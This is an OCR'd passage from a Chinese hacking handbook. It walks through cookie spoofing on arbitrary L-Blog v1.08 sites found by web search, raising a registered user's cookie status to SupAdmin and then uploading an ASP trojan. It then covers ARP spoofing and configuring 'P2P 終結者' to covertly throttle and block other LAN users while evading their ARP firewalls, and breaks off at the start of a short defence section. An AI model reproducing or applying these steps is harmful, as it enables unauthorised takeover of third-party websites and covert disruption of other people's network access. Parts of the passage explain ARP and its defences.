在网上搜索“Powered by L-Blog V1.08”程序，可搜索到很多使用“L-Blog v1.08（SE）Build 0214”程序的博客网站。由于这些网站存在一个上传漏洞，因此，可以利用 Cookie 欺骗来获得这些网站的上传权限。下面以网络上搜索到的任意一个使用“L-Blog v1.08（SE）Build 0214”程序的博客网站为例，介绍实现 Cookie 欺骗攻击的具体操作方法。

步骤 01 打开搜索到的博客网站，进入其首页中，单击“用户登录”区域中的“注册”按钮，注册一个新用户，如图 10-6 所示。

步骤 02 进入“用户注册”页面，在其中输入用户名“shuangyuzuo7”，密码“123456”及电子邮箱，如图 10-7 所示。单击“提交”按钮，即可成功注册该用户并登录到博客网站中。



图 10-6 进入博客网站




图 10-7 输入注册信息

步骤 03 从网上下载并运行“老兵 Cookies 欺骗工具”，在其地址栏中输入该博客网站登

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

录界面的地址，并单击“连接”按钮，即可显示“登录成功”界面。在“老兵 Cookies 欺骗工具”主窗口中的“Cookie”文本框中看到当前页面的 Cookie 信息：

loveyuki%5Fzzwb=memPassword=E10ADC3949BA59ABBE56E057F20F883E&memStatus=Member&memName=shuangyuzuo7;ASPSESSIONIDSCQCDRRB=NOJMGPADFOCHCOFAABOJJMOM，其中包含了登录的用户名和密码等信息，如图 10-8 所示。黑客可以对 Cookie 信息进行修改，欺骗 Blog 程序，使其认为登录用户的身份是管理员。



图 10-8 在“老兵 Cookies 欺骗工具”中登录博客页面

步骤 04 单击工具栏中的“设置自定义的 Cookies”按钮，即可对 Cookie 信息进行修改。将 Cookie 信息中的“memStatus=Member&”修改为“memStatus=SupAdmin”或“memStatus=Admin”，如图 10-9 所示。



图 10-9 修改博客页面的 Cookie 信息

步骤 05 继续保持“设置自定义的 Cookies”按钮处于按下状态，退出当前的用户登录，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

重新打开 Blog 首页，虽然此时没有登录，但已具有管理员的权限，如图 10-10 所示。



图 10-10　以管理员权限登录博客网站

获得管理员权限后，黑客即可利用专门的漏洞上传工具将 ASP 木马上传到 Blog 服务器上，进而对网站进行攻击。

10.2　局域网中的 ARP 欺骗与防范

在局域网中，通过 ARP 协议可以完成 IP 地址转换为第二层物理地址（即 MAC 地址）。通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗，能够在网络中产生大量的 ARP 通信量使网络阻塞。为了防止计算机遭受 ARP 欺骗，用户还应该掌握一些防范软件的使用方法，利用它们来截获 ARP 攻击。

10.2.1　认识 ARP

ARP 是“Address Resolution Protocol”的缩写，即地址解析协议，它是一种将 IP 地址转化成物理地址的协议。在 TCP/IP 网络环境下，每个主机都分配了一个 32 位的 IP 地址，这种互联网地址是在网际范围标识主机的一种逻辑地址。

为了让报文在物理网路上传送，必须知道对方目标主机的物理地址。这样就存在把 IP 地址变换成物理地址的地址转换问题。具体说来，ARP 就是将网络层（IP 层，相当于 OSI 的第三层）地址解析为数据链接层（MAC 层，相当于 OSI 的第二层）的 MAC 地址。

在局域网中，网络中实际传输的是“帧”，帧里面有目标主机的 MAC 地址。在以太网中，一个主机要和另一个主机进行直接通信，除要知道目标主机的网络层逻辑地址（如 IP 地址）外，还必须要知道目标主机的 MAC 地址。

而这个目标 MAC 地址就是通过地址解析协议获得的。关于“地址解析”的含义，可以这样来解释，就是主机在发送帧之前，将目标 IP 地址转换成目标 MAC 地址的过程。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2.2 ARP 协议工作原理

在能够正常上网的计算机中，都安装有 TCP/IP 协议，这些电脑里都有一个 ARP 缓存表，表里的 IP 地址与 MAC 地址是一一对应的，如表 10-1 所示。

表 10-1 ARP 缓存表

IP 地址	MAC 地址
192.168.0.7	00-73-44-60-db-69
192.168.1.1	00-aa-00-62-c6-09
192.168.1.2	00-aa-00-62-c5-03
192.168.1.3	00-aa-01-75-c3-06

ARP 协议的工作原理：假如 IP 地址为 192.168.1.3 的某主机 A 要向 IP 地址为 192.168.0.7 的主机 B 发送数据，这时主机 A 就会先来查询本地的 ARP 缓存表，如果找到主机 B 的 IP 地址对应的 MAC 地址 00-73-44-60-db-69，就会进行数据传输。但如果在 ARP 缓存表里面没有目标的 IP 地址，主机 A 就会在网络上发送一个广播，A 主机 MAC 地址是“00-aa-01-75-c 3-06”，这表示向同一网段内的所有主机发出这样的询问：“我是 192.168.1.3，我的物理地址是“00-aa-01-75-c3-06”，请问 IP 地址为 192.168.0.7 的 MAC 地址是什么？”网络上的所有主机包括主机 B 都收到这个 ARP 请求，但只有主机 B 识别自己的 IP 地址，于是向 A 主机发回一个 ARP 响应报文，告诉主机 A 它的 MCA 地址是 00-73-44-60-db-69。

主机 A 知道了主机 B 的 MAC 地址后，就可以进行数据传输了，同时，还会更新本地的 ARP 缓存表。当主机 A 再次向 B 发送数据时，就可以直接在 ARP 缓存表中找到主机 B 的 MAC 地址，使用它发送数据。

因此，本地高速缓存的这个 ARP 表是本地网络流通的基础，而且这个缓存是动态的。ARP 表使用老化机制，会自动删除在一段时间内没有使用过的 IP 与 MAC 地址的映射关系，这样可以大大减少 ARP 缓存表的长度，加快查询速度。

10.2.3 如何查看和清除 ARP 表

在 Windows 下查看 ARP 缓存信息最简单的方法就是通过 CMD 命令行来完成。

在命令提示符窗口的命令提示符下输入命令“asp -a”，就可以查看 ARP 缓存表中的内容，如图 10-11 所示。




图 10-11 查看 ARP 缓存表的内容

不仅可以查看 ARP 缓存表，还可以根据需要修改或清除 ARP 表中的内容。在命令提示符下，在其中输入命令“arp -d +空格+ <指定 IP 地址>”，即可删除指定 IP 所在行的内容；在其中输入命令“arp –d”，即可删除 ARP 缓存表里的所有内容；在其中输入命令“arp -s”，即可手动在 ARP 表中指定 IP 地址与 MAC 地址的对应，类型为 static（静态）。

该项并没有存储在 ARP 缓存表中，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

而是存储在硬盘中，计算机重新启动后仍然存在，且遵循静态优于动态的原则，因此，这个设置非常重要。如果设置不正确，可能会导致用户无法上网。

10.2.4 遭遇 ARP 攻击后的现象

遭遇 ARP 欺骗攻击的后果非常严重，大多数情况下会造成大面积掉线。当局域网内某台主机运行 ARP 欺骗的木马程序时，会欺骗局域网内所有主机和安全网关，让所有上网的流量必须经过病毒主机。这就可能导致局域网内的用户突然掉线，过一段时间后又会恢复正常。

在此期间，用户的主机还可能会出现频繁断网、IE 浏览器频繁出错以及一些常用软件出现故障等情况。如果局域网中是通过身份认证上网的，会突然出现可认证但不能上网的现象（无法 ping 通网关），重启计算机或在命令提示符窗口中输入命令“arp –d”后，又可恢复上网。一般来说，遭遇 ARP 欺骗攻击后，就会出现上面介绍的几种情况，但如果情况严重的话，还可能导致整个网络的瘫痪。

使用局域网的一些用户遇到上面的情况时，常常认为 PC 没有问题，交换机也没有掉线的“本事”。而且如果用户遭遇 ARP 欺骗攻击的类型是对路由器 ARP 表的欺骗，那么，只要用户重新启动路由器，就能使网络恢复正常。

这样，用户就会认为造成断网的罪魁祸首就是路由器。其实不然，通过上面的分析，知道造成这种现象的原因其实就是受到 ARP 欺骗攻击。

另外，一旦计算机中的 ARP 欺骗木马发作，除了会使局域网内的计算机出现以上现象外，攻击者还会利用该木马窃取用户的密码，如盗取 QQ 密码、各种网络游戏密码和账号去做金钱交易，盗窃网上银行账号来做非法交易活动等，这是木马的惯用伎俩，会给用户造成很大的不便和巨大的经济损失。

10.2.5 ARP 欺骗攻击原理

由于局域网的网络流通不是根据 IP 地址进行，而是按照 MAC 地址进行传输。所以，那个伪造出来的 MAC 地址在 A 上被改变成一个不存在的 MAC 地址，这样就会造成网络不通，导致 A 不能 Ping 通 C，这就是 ARP 欺骗。

ARP 欺骗容易造成客户端断网，进行数据嗅探。从影响网络连接通畅的方式来看，ARP 欺骗可以分为两种：一种是对路由器 ARP 表的欺骗，另一种是对内网 PC 的网关欺骗。

下面分别介绍这两种 ARP 欺骗的原理。

1. 对路由器 ARP 表的欺骗

对路由器 ARP 表的欺骗的原理是截获网关数据。它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址。由于网关 MAC 地址错误，所以从网络中计算机发来的数据无法正常发到网关，自然也就无法正常上网。

2. 对内网 PC 的网关欺骗

对内网 PC 的网关欺骗的原理是伪造网关。也就是说，这种 ARP 欺骗会先建立假网关，让被它欺骗的 PC 向这个假网关发送数据，而不是通过正常的路由器途径上网。这样，内网的 PC 就会认为上不了网。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2.6 ARP 欺骗的过程

下面以某网络中的 ARP 欺骗攻击为例，介绍 ARP 欺骗的过程。

假设某局域网内的交换机连接了 3 台计算机，分别为计算机 A、B 、C。其中 A 的 IP 地址为 192.168.0.6，MAC 地址为 00-1E-8C-17-BO-8B；B 的 IP 地址为 192.168.0.9，MAC 地址为 00-e0-4c-00-53-e8；C 的 IP 地址为 192.168.0.12，MAC 地址为 00-15-58-89-f7-b1。

在未受到 ARP 欺骗攻击之前，在计算机 A 中打开命令提示符窗口，运行命令“arp -a”查询 ARP 缓存表，应该出现如下信息：

```
Interface:192.168.0.7 ——0×20002
Internet Address   Physical Address     Type
192.168.0.12    00-15-58-89-f7-b1   dynamic
```

在计算机 B 上运行 ARP 欺骗程序，向 A 发送一个自己伪造的 ARP 应答，而这个应答中的数据则是 C 的 IP 地址 192.168.0.12，MAC 地址是 08-00-2E-73-2D-BA（C 的 MAC 地址原本是 00-15-58-89-f7-b1，这里是伪造的 MAC 地址）。当 A 接收到 B 伪造的 ARP 应答，就会更新本地的 ARP 缓存。A 不知道这个应答是从 B 发送过来的，A 这里只有 192.168.0.12（C 的 IP 地址）和无效的 08-00-2E-73-2D-BA（伪造的 MAC 地址）地址。

当计算机 A 受到 ARP 欺骗攻击后，再在计算机 A 上运行“arp -a”命令来查询 ARP 缓存信息，会发现此时的信息已出现错误，变成如下所示的信息：

```
Interface:192.168.0.7 ——0×20002
Internet Address   Physical Address     Type
192.168.0.12    08-00-2E-73-2D-BA   dynamic
```

通过上述信息可以看出，在使用网络传输数据时，虽然都是通过 IP 地址传输的，但最后还需要通过 ARP 协议进行地址转换，将 IP 地址转换为 MAC 地址。

而上面实例中的计算机 A 接收到的关于计算机 C 的 MAC 地址已经发生错误，所以就算以后从计算机 A 访问计算机 C 的这个 IP 地址，也会被 ARP 协议解析成错误的 MAC 地址 08-00-2E-73-2D-BA（伪造的 MAC 地址）。

10.2.7 用“P2P 终结者”控制局域网

“P2P 终结者”是一款局域网控制软件，它的主要功能就是控制和限制同一个局域网内其他的上网用户，比如，限制他人上 QQ，不让他人浏览网页和下载资料。只要和你在同一局域网内的计算机用户，都可以控制他，而且只要在电脑上安装运行“P2P 终结者”就可以达到前面所述的功能。需要注意的是，“P2P 终结者”本身是黑客软件，因此，在使用前，需要关闭本地电脑的防火墙，包括 ARP 防火墙。

下面了解一下用“P2P 终结者”控制局域网的方法。

步骤 01 在计算机中安装并运行“P2P 终结者 4.13”，会自动打开“系统设置”对话框，进入软件配置界面（在使用软件之前要先进行配置）。在“请选择连接到待控制网段的网卡”下拉列表中选择自己连接网络所用的网卡，此时下面就会显示网卡的当前 IP 地址、子网掩码、MAC 地址和网关地址等内容，如图 10-12 所示。

步骤 02 切换到“控制设置”选项卡，在其中选中“本软件启动后自动开始控制网络”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

复选框；为防止新接入主机不受控制，需勾选“发现新主机后自动对其进行控制”复选框；为了避免被其他人安装的 ARP 防火墙探测到正在使用 P2P 终结者，还需勾选“启动反 ARP 防护墙追踪模式”复选框。在选中之后，对方 ARP 防火墙将无法发现 ARP 攻击 IP 地址，但是依然能够顺利地阻挡 P2P 终结者的控制，如图 10-13 所示。



图 10-12 设置网卡




图 10-13 设置“控制设置”选项卡

步骤 03 单击“确定”按钮，返回 P2P 终结者 4.13 的主界面中。在界面上方单击“启动控制”按钮，即可启动控制服务，如图 10-14 所示。

步骤 04 单击“扫描网络”按钮，稍等片刻后，即可自动显示本网络内正在工作的计算机，从主机列表中可以清楚地看到局域网中每台主机的带宽使用情况，如图 10-15 所示。

如果想要主机列表中某一用户的网速，可按照下面的步骤进行操作。



图 10-14 返回 P2P 终结者 4.13 的主界面中



图 10-15 扫描本网络中正在工作的计算机

步骤 01 先创建一个时间计划，也就是设置在什么时间段运行什么规则。在左侧选择“系统设置→时间计划设置”选项，即可打开“时间计划设置”对话框，如图 10-16 所示。

步骤 02 单击“新建”按钮，即可弹出“时间计划”对话框。在“请输入时间计划名称”文本框中输入计划名称，并在下面选中想要生效的时间段，如图 10-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-16　“时间计划设置”对话框




图 10-17　设置时间计划

步骤 03 创建该时间计划对应的控制规则。在主界面的左侧选择“系统设置→控制规则设置”选项，即可打开“控制规则设置”对话框，如图 10-18 所示。

步骤 04 单击“新建”按钮，即可打开“规则名称”对话框。在“请输入一个规则名称”文本框中输入规则名称，并在“请为规则选定一个时间计划”下拉列表中选择一个时间计划，这里选择刚才创建的时间计划，如图 10-19 所示。




图 10-18　“控制规则设置”对话框




图 10-19　创建时间计算对应的规则

步骤 05 设置宽带限制数值。单击“下一步”按钮，在弹出的“带宽限制”对话框中设置带宽限制数据，如图 10-20 所示。



默认情况下，2M ADSL 宽带下行速度是 512 KB/s，这里推荐限制为 50 KB/s，否则在 2M ADSL 宽带中相当于没有限制。

步骤 06 设置 P2P 下载限制。单击“下一步”按钮，在弹出的“P2P 下载限制”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中可以看到包含了下载工具、网络视频工具等使用带宽较多的软件，在其中选择要限制的 P2P 下载，如图 10-21 所示。




图 10-20 设置宽带限制数值




图 10-21 设置 P2P 下载限制

步骤 07 设置即时通信限制。单击“下一步”按钮，在弹出的“即时通信限制”对话框中可以选择希望限制的即时通信工具，如 QQ、飞信等，如图 10-22 所示。

步骤 08 限制使用 IE 直接下载文件的类型。单击“下一步”按钮，在“普通下载限制”对话框中可以添加要进行限制下载的文件类型，如图 10-23 所示。




图 10-22 设置希望限制的即时通信工具




图 10-23 设置限制下载的文件类型

步骤 09 单击“请输入您希望禁止 HTTP 下载的文件后缀名”列表框右侧的“添加”按钮，在“文件扩展名输入”对话框中输入要添加的文件后缀名，如 exe，如图 10-24 所示。

步骤 10 按照同样的方法，添加其他要禁止 HTTP 下载的文件后缀名，如 zip、rar 等，然后单击“确定”按钮，返回“普通下载限制”对话框中。在其中可看到添加的禁止 HTTP 下载的文件后缀名，如图 10-25 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-24　添加禁止 HTTP 下载的文件后缀名




图 10-25　查看添加的文件后缀名

步骤 11 设置 WWW 访问限制。单击“下一步”按钮，在弹出的“WWW 访问限制”对话框中可以设置 WWW 访问限制（网页浏览限制），如图 10-26 所示。若选择“使用规则限制 WWW 访问”选项，则可以设置能够浏览或不能浏览的网址的白/黑名单，还可以让被控主机无法浏览网页。

步骤 12 设置 ACL 规则。单击“下一步”按钮，在弹出的“ACL 规则设置”对话框中单击“新建”按钮，在其中可以自定义设置需要控制的协议类型及端口范围，如图 10-27 所示。




图 10-26　设置 WWW 访问限制




图 10-27　设置 ACL 规则

步骤 13 编辑好规则后，单击“完成”按钮即可。在主界面中的左侧选择“系统运行信息→网络主机列表”选项，在右侧的界面中选中需要控制的主机并右击，在弹出的快捷菜单中选择“为选中主机制定规则”菜单项，如图 10-28 所示。

步骤 14 打开“控制规则指派”对话框，在“请选择一个你希望指派的控制规则”下拉列表中选择一个需要应用到该主机的规则，这里选择刚才创建的“规则 1”，如图 10-29 所示。此时，就可以用设定的规则在制定的时间段来控制该主机的联网活动了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对某个主机实施了控制后，对方即使使用迅雷下载时也只能达到最高 50 KB/s 的速度。




图 10-28　选择“为选中主机制定规则”菜单项




图 10-29　选择一个需要应用到主机的规则

10.2.8　ARP 攻击的防护方法

在网络管理中，IP 地址盗用现象经常发生，不仅对网络的正常使用造成影响，还会对用户的信息造成潜在的安全隐患。因此，为了防止 IP 地址被盗用，最大限度地避免此类现象的发生，可以采取一些防护措施，如把 IP 地址与网卡地址进行捆绑，使用 ARP 防护软件等。

1.　静态绑定

在为主机分配 IP 地址时，如果将 IP 和 MAC 进行静态绑定，可以有效地防止 IP 地址被盗用。因为 ARP 欺骗是通过 ARP 的动态实时的规则欺骗内网机器，只要将 ARP 全部设置为静态，就可以解决对内网 PC 的欺骗，同时在网关也要进行 IP 和 MAC 的静态绑定，这样双向绑定才能够更保险。下面介绍对主机进行 IP 和 MAC 地址静态绑定的方法。

